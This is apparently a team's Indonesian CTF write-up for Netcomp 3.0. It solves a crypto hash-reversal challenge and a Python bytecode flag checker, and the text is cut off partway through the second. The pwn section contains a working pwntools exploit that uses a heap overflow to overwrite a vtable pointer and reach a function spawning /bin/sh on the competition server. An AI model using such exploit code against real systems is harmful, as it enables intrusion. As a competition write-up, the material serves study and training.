Write-up Netcomp 3.0

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

Alfa Fakhrur Rizal Zaini - DJumanto (ayo carikan aku loker)
Muhammad Nabil Afrizal - miraicantsleep (ayo daftar sch npc ctf 2025)
Nathan Kho Pancras - Etern1ty (ayo daftar ctf ara 6.0)

CRYPTOGRAPHY

I swear this is not a web or reverse

Deskripsi

It's been a few months since I only reported HTTP Headers findings 😭

Today, I am pentesting a company's internal web app and wonder if you could help me get a critical finding here...

Author: BerlianGabriel

Informasi Terkait Soal

password.html

```html
<!DOCTYPE html>
<html>
<head>
    <title>Employee Internal Portal</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            text-align: center;
        }
        h1 {
            color: #333;
        }
        p {
            color: #555;
        }
        input[type="password"] {
            padding: 5px;
            margin: 10px;
        }
        button {
            padding: 10px 20px;
            background-color: #007BFF;
            color: #fff;
            border: none;
            cursor: pointer;
        }
        button:hover {
            background-color: #0056b3;
        }
    </style>
</head>
<body>
    <h1>Employee Internal Portal</h1>
    <p>There is no internet connection within our super secure internal
network. That way, hackers can't get in.</p>
    <p>Because there is no internet, this website has been designed to
securely verify your login password offline!</p>
    <input type="password" id="passwordInput">
    <button onclick="secureHash()">Login</button>

    <script>
        let attempts = 3;

        function secureHash() {
            const passwordInput =
document.getElementById('passwordInput').value;
            const expectedString = "7X!7|!@V|7eV77_!|@8S";
            const magic = [
                BigInt('0x1fa9787f52d6819dac3e51c96c9850ac9a68a000'),
                BigInt('0x551e7b2ade66a9cd21538d24f8232eb9e3c6a00'),
                BigInt('0x685130edf575c5fd89b4ea52d8ce440fb75d40'),
                BigInt('0x4d2b06845e7f210fd15f3697fe234c69919a0'),
                BigInt('0x267227d769f1422427c2f550f7852c59bfec'),
                BigInt('0xd9fd323c23dd5a26579cb53a8a42996b38'),
                BigInt('0x388a9fbf545b3b1a5e4b80376e94de767'),
                BigInt('0xadef7b085371d7244d43d0011e7c6d5'),
                BigInt('0x18cbc26aefc3b3b1ef4588ce4acc6b'),
                BigInt('0x296e5ed6f99d55e5efb08eb856e9'),
                BigInt('0x314ef6584d10a8c5226f105685'),
                BigInt('0x2798a7a450463592994fc72f'),
                BigInt('0x133caaa3da819c1ca0087d'),
                BigInt('0x445974d799d8bcf9c3b'),
            ];
            let magic2 = BigInt('0x2971713e56d0006e6a0b48126ca34000');
            let calculatedString = '';
            let oneChar = 0;
            let result = BigInt(0);
            let nresult = BigInt(0);
            for (let i = 0; i < passwordInput.length; i++) {
                result = BigInt(0);
                oneChar = -passwordInput.charCodeAt(i);
                for (let j = 0; j < magic.length; j++) {
                    result *= BigInt(oneChar);
                    result += magic[magic.length - 1 - j];
                }
                nresult = result % magic2;
                result = Number(-result / magic2);
                result += (888 - result) * (result > 127);
                result += (888 - result) * (!(nresult == 0));
                result += (888 - result) * (result < 33);
                calculatedString += String.fromCharCode(result);
            }
            alert(`${calculatedString}`)

            if (calculatedString === expectedString) {
                alert('Congrats, you are in! Wrap the password with 
Netcomp{} and submit it as the flag.');
            } else {
                attempts--;
                if (attempts === 0) {
                    document.getElementById('passwordInput').disabled = 
true;
```

```
                    document.querySelector('button').disabled = true;
                    alert('Too many wrong attempts, you are blocked from accessing this website ');
                } else {
                    alert(`Remember harder. You have ${attempts} attempts left.`);
                }
            }
        }
    </script>
</body>
</html>
```

Pendekatan


Setelah melihat fungsi secure_hash, saya pikir ini tinggal direconstruct aja di python terus brute dari char alphanumeric + symbol, dan bener :moyai:

Solusi

solver.py

```python
expected_string = "7X!7|!@V|7eV77_!|@8S"
expected_list = list(expected_string)

def secure_hash(password):
    magic = [
        0x1fa9787f52d6819dac3e51c96c9850ac9a68a000,
        0x551e7b2ade66a9cd21538d24f8232eb9e3c6a00,
        0x685130edf575c5fd89b4ea52d8ce440fb75d40,
        0x4d2b06845e7f210fd15f3697fe234c69919a0,
        0x267227d769f1422427c2f550f7852c59bfec,
        0xd9fd323c23dd5a26579cb53a8a42996b38,
        0x388a9fbf545b3b1a5e4b80376e94de767,
        0xadef7b085371d7244d43d0011e7c6d5,
        0x18cbc26aefc3b3b1ef4588ce4acc6b,
        0x296e5ed6f99d55e5efb08eb856e9,
        0x314ef6584d10a8c5226f105685,
        0x2798a7a450463592994fc72f,
        0x133caaa3da819c1ca0087d,
        0x445974d799d8bcf9c3b,
    ]
    magic2 = 0x2971713e56d0006e6a0b48126ca34000
    calculated_string = ''

    for char in password:
        result = 0
        one_char = -ord(char)
        for m in reversed(magic):
            result *= one_char
            result += m
        nresult = result % magic2
        temp = int(-result / magic2)
        if temp > 127:
            temp = 888 - temp
        if nresult != 0:
            temp = 888 - temp
        if temp < 33:
            temp = 888 - temp

        if 0 <= temp <= 0x10FFFF:
            calculated_string += chr(temp)
        else:
            return None
    return calculated_string

characters =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()_+
-=[]{}|;:,.<>?/`~'
print('Netcomp{', end='')
for i in range(len(expected_list)):
    for char in characters:
        if secure_hash(char) == expected_list[i]:
            print(char, end='')
print('}')
```

Hasil



```
> python solver2.py
Netcomp{1t_1S_b4S1C411y_Sb0x}

> eter ~/../cry/i_swear                                              34ms env - sage
○ ▶
```

PWN

Intro

Deskripsi

No Rush & Relax just an introduction


nc 103.127.139.0 17010

Alternative : 103.127.138.252 17010

Author: Linz


Informasi Terkait Soal

Lakukan checksec terlebih dahulu:



```
→  Intro checksec chall
[*] '/home/mirai/ctf/netcomp/Intro/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
→  Intro
```


Lalu buka dengan IDA:



```
void vulnerableFunction(void)
{
  UserProfile *v0; // rbx
  AdminProfile *v1; // rbx
  __int64 v2; // rax
  __int64 v3; // rax
  void *v4; // [rsp+8h] [rbp-28h]
  UserProfile *v5; // [rsp+10h] [rbp-20h]

  v4 = (void *)operator new[](0x40uLL);
  v0 = (UserProfile *)operator new(8uLL);
  *(_QWORD *)v0 = 0LL;
  UserProfile::UserProfile(v0);
  v5 = v0;
  v1 = (AdminProfile *)operator new(8uLL);
  *(_QWORD *)v1 = 0LL;
  AdminProfile::AdminProfile(v1);
  std::operator<<<std::char_traits<char>>(&std::cout, "Enter your profile description: ");
  std::operator>><char,std::char_traits<char>>(&std::cin, v4);
  v2 = std::operator<<<std::char_traits<char>>(&std::cout, "Your profile says: ");
  v3 = std::operator<<<std::char_traits<char>>(v2, v4);
  std::operator<<<std::char_traits<char>>(v3, "\n");
  (**(void (__fastcall ***)(void *, void *))v5)(v5, v4);
  if ( v4 )
    operator delete[](v4);
  if ( v5 )
    operator delete(v5, 8uLL);
  if ( v1 )
    operator delete(v1, 8uLL);
}
```

Terdapat buffer overflow pada *std::operator>><char,std::char_traits<char>>(&std::cin, v4);* karena berusaha untuk memasukkan string ke buffer sebesar 0x40 pada *std::operator>><char,std::char_traits<char>>(&std::cin, v4);*

Juga terdapat member function win pada class AdminProfile,




```
int __fastcall AdminProfile::win(AdminProfile *this)
{
  std::operator<<<std::char_traits<char>>(&std::cout, "Congratulations! You successfully exploited the challenge!\n");
  return system("/bin/sh");
}
```

Pendekatan


Dengan mengetahui hal-hal tersebut, kita bisa lakukan ret2win via buffer overflow. Kita bisa melakukan vtable pointer overwrite pada buffer yang awalnya menunjuk pada pointer ke *UserProfile::displayProfile* menjadi address win nya

Before Overwrite




```
0x11d3c2a0      0x0000000000000000      0x0000000000000051      ........Q.......
0x11d3c2b0      0x6161616261616161      0x6161616461616163      aaaabaaacaaadaaa
0x11d3c2c0      0x6161616661616165      0x6161616861616167      eaaafaaagaaahaaa
0x11d3c2d0      0x6161616a61616169      0x0000000000000000      iaaajaaa........
0x11d3c2e0      0x0000000000000000      0x0000000000000000      ................
0x11d3c2f0      0x0000000000000000      0x0000000000000021      ........!.......
0x11d3c300      0x0000000000403dc8      0x0000000000000000      .=@.............
0x11d3c310      0x0000000000000000      0x0000000000000021      ........!.......
0x11d3c320      0x0000000000403da8      0x0000000000000000      .=@.............
0x11d3c330      0x0000000000000000      0x000000000000ecd1      ................         <-- Top chunk
You can try `set max-visualize-chunk-size 0x500` and re-run this command.

pwndbg> tele 0x11d3c2a0 100
00:0000│      0x11d3c2a0 ◂— 0
01:0008│      0x11d3c2a8 ◂— 0x51 /* 'Q' */
02:0010│      0x11d3c2b0 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa'
03:0018│      0x11d3c2b8 ◂— 'caaadaaaeaaafaaagaaahaaaiaaajaaa'
04:0020│      0x11d3c2c0 ◂— 'eaaafaaagaaahaaaiaaajaaa'
05:0028│      0x11d3c2c8 ◂— 'gaaahaaaiaaajaaa'
06:0030│      0x11d3c2d0 ◂— 'iaaajaaa'
07:0038│      0x11d3c2d8 ◂— 0
... ↓         3 skipped
0b:0058│      0x11d3c2f8 ◂— 0x21 /* '!' */
0c:0060│      0x11d3c300 —▸ 0x403dc8 (vtable for UserProfile+16) —▸ 0x4013d8 (UserProfile::displayProfile(char const*)) ◂— endbr64
0d:0068│      0x11d3c308 ◂— 0
0e:0070│      0x11d3c310 ◂— 0
0f:0078│      0x11d3c318 ◂— 0x21 /* '!' */
10:0080│  rbx 0x11d3c320 —▸ 0x403da8 (vtable for AdminProfile+16) —▸ 0x401430 (AdminProfile::displayProfile(char const*)) ◂— endbr64
11:0088│      0x11d3c328 ◂— 0
12:0090│      0x11d3c330 ◂— 0
13:0098│      0x11d3c338 ◂— 0xecd1
14:00a0│      0x11d3c340 ◂— 0
... ↓         79 skipped
pwndbg>
```

After Overwrite



```
pwndbg> tele 0xe8b72f0 30
00:0000│      0xe8b72f0 ◂— 0x6161617261616171 ('qaaaraaa')
01:0008│      0xe8b72f8 ◂— 0x6161617461616173 ('saaataaa')
02:0010│      0xe8b7300 —▸ 0x402db0 —▸ 0x401488 (AdminProfile::win()) ◂— endbr64
03:0018│      0xe8b7308 ◂— 0
04:0020│      0xe8b7310 ◂— 0
05:0028│      0xe8b7318 ◂— 0x21 /* '!' */
06:0030│  rbx 0xe8b7320 —▸ 0x403da8 (vtable for AdminProfile+16) —▸ 0x401430 (AdminProfile::displayProfile(char const*)) ◂— endbr64
07:0038│      0xe8b7328 ◂— 0
08:0040│      0xe8b7330 ◂— 0
09:0048│      0xe8b7338 ◂— 0xecd1
0a:0050│      0xe8b7340 ◂— 0
... ↓         19 skipped
pwndbg>
```



```
                                                                       [ DISASM / x86-64 / set emulate
 ► 0x4012e0 <vulnerableFunction()+202>    mov    rax, qword ptr [rbp - 0x20]     RAX, [0x7fff3a0ffea0] => 0
   0x4012e4 <vulnerableFunction()+206>    mov    rax, qword ptr [rax]            RAX, [0xe8b7300] => 0x402d
   0x4012e7 <vulnerableFunction()+209>    mov    rcx, qword ptr [rax]            RCX, [0x402db0] => 0x40148
   0x4012ea <vulnerableFunction()+212>    mov    rdx, qword ptr [rbp - 0x28]     RDX, [0x7fff3a0ffe98] => 0
   0x4012ee <vulnerableFunction()+216>    mov    rax, qword ptr [rbp - 0x20]     RAX, [0x7fff3a0ffea0] => 0
   0x4012f2 <vulnerableFunction()+220>    mov    rsi, rdx                        RSI => 0xe8b72b0 ◂— 0x6161
   0x4012f5 <vulnerableFunction()+223>    mov    rdi, rax                        RDI => 0xe8b7300 —▸ 0x402d
   0x4012f8 <vulnerableFunction()+226>    call   rcx                          <AdminProfile::win()>
```

Solusi

```python
#!/usr/bin/env python3
from pwn import *


# ===========================================================
#                           SETUP
# ===========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'debug'
```

```
host, port = '103.127.138.252', 17010

def initialize(argv=[]):
   if args.GDB:
       return gdb.debug([exe] + argv, gdbscript=gdbscript)
   elif args.REMOTE:
       return remote(host, port)
   else:
       return process([exe] + argv)

gdbscript = '''
init-pwndbg
break *0x4012e0
'''.format(**locals())

# ===========================================================
#                         EXPLOITS
# ===========================================================
def exploit():
   global io
   io = initialize()
   rop = ROP(exe)

   payload = cyclic(80) + p64(0x402db0)
   io.sendline(payload)

   io.interactive()

if __name__ == '__main__':
   exploit()
```

Hasil

Netcomp{welc0me_and_have_fun_later_hope_u_make_it_to_final_LINZ_IS_HERE}

REVERSE ENGINEERING

good ol flag checker

Deskripsi

Easy-going, relaxed, friendly, nothin special.

Author: Lurifos


Informasi Terkait Soal

➜ good ol flag checker file flagchecker.pyc

flagchecker.pyc: Byte-compiled Python module for CPython 3.12 or newer, timestamp-based, .py timestamp: Sat Jan 4 15:02:43 2025 UTC, .py size: 190 bytes


Pendekatan

Diberikan sebuah python bytecode, buka di website pylingual.io




```python
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: /home/lurifos/personal/netcomp/2025-Netcomp-UGM/reverse/good-ol-flag-checker/src/main.py
# Bytecode version: 3.12.0rc2 (3531)
# Source timestamp: 2025-01-04 15:02:43 UTC (1736002963)

import marshal
flag = input('please input the flag:')
i = 0
s = open(__file__, 'rb')
marshal_code = marshal.loads(bytes([c ^ i % 256 for i, c in enumerate(s.read()[676:])]))
exec(marshal_code)
```

Disini saya asumsi dia bakal nge append ke dirinya sendiri dan benar saja, kita bisa melakukan dengan current index % 256 untuk mendapat marshal code flag checker nya



```
→  good ol flag checker python3 solve.py
  0           0 RESUME                   0

  1           2 LOAD_CONST               0 ('7364675c6d5a7268646d55726378517b787460764b7c654876766e7375737940535147404d444a')
              4 STORE_NAME               0 (hash)

  2           6 LOAD_NAME                1 (flag)
              8 LOAD_ATTR                5 (NULL|self + startswith)
             28 LOAD_CONST               1 ('Netcomp{')
             30 CALL                     1
             38 POP_JUMP_IF_FALSE      131 (to 302)
             40 LOAD_NAME                1 (flag)
             42 LOAD_ATTR                7 (NULL|self + endswith)
             62 LOAD_CONST               2 ('}')
             64 CALL                     1
             72 POP_JUMP_IF_FALSE      114 (to 302)
             74 PUSH_NULL
             76 LOAD_NAME                4 (len)
             78 LOAD_NAME                1 (flag)
             80 CALL                     1
             88 LOAD_CONST               3 (48)
             90 COMPARE_OP              40 (==)
             94 POP_JUMP_IF_FALSE      103 (to 302)

  3          96 LOAD_NAME                1 (flag)
             98 LOAD_CONST               4 (8)
            100 LOAD_CONST               5 (-1)
            102 BINARY_SLICE
            104 STORE_NAME               1 (flag)

  4         106 LOAD_CONST               6 (0)
            108 STORE_NAME               5 (sum)

  5         110 PUSH_NULL
            112 LOAD_NAME                6 (enumerate)
            114 LOAD_NAME                1 (flag)
            116 CALL                     1
            124 GET_ITER
        >>  126 FOR_ITER                49 (to 228)
            130 UNPACK_SEQUENCE          2
            134 STORE_NAME               7 (i)
            136 STORE_NAME               8 (c)

  6         138 PUSH_NULL
            140 LOAD_NAME                9 (abs)
            142 PUSH_NULL
            144 LOAD_NAME               10 (ord)
            146 LOAD_NAME                8 (c)
            148 CALL                     1
            156 LOAD_NAME                7 (i)
```

Lalu sisanya saya lempar ke GPT



Below is how you'd **reverse** the check to reconstruct the correct 40-character substring (the portion after `Netcomp{` and before `}`) that passes the validation.

From the logic:

```python
a = abs((ord(c) ^ i) - int(hash_str[i*2 : i*2+2], 16))
sum_ += a
```

the sum must be **0** for the check to pass (`sum_ < 1`). That means each `a` must be **0**—so:

